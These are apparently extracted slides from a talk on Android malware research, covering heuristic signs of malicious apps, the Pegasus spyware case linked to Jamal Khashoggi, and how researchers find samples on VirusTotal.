- ✓ *Signatures*

Potentially Malicious Behaviours

- ✓ *TONS of useless packages*
- ✓ *Extensive permissions*
- ✓ *Multi-DEX* (eg. *classes2.dex*)
- ✓ *Hiding the launch icon (!!!)*
- ✓ *Sketchy naming conventions* (eg. *com.services.android*)

Why Do We Care?

- ✓ Endpoint security often relies on “heuristics” to convict malicious apps
- ✓ Convicting apps allows us to notify users that their devices may be compromised
- ✓ Ramifications of compromised devices - especially with surveillanceware and spyware can be serious (eg. Pegasus & Jamal Khashoggi)


Why Do We Care?

Pegasus x Jamal Khashoggi

'In summer 2018, Abdulaziz's cellphone was infected with a surveillance tool. This was first revealed on 1 October 2018 in a detailed forensic report by Citizen Lab, a University of Toronto project that investigates digital espionage against civil society. Citizen Lab concluded with a "high degree of confidence" that his cellphone was successfully targeted with NSO Group's Pegasus spyware and attributed this infection to an operator linked to "Saudi Arabia's government and security services".'

<https://citizenlab.ca/2018/10/the-kingdom-came-to-canada-how-saudi-linked-digital-espionage-reached-canadian-soil/>

A Day in the Life



Why malware research?

Threat Hunting & Writing Coverage


“...picture the worst code base you've ever seen, and then think of it after it's been through a compiler and imagine trying to understand everything about that. That's sort of what a malware researcher job is like.”

- Adam



<https://youtu.be/7VoKCuz60ag>


Finding Samples



Virus Total

<https://virustotal.com>

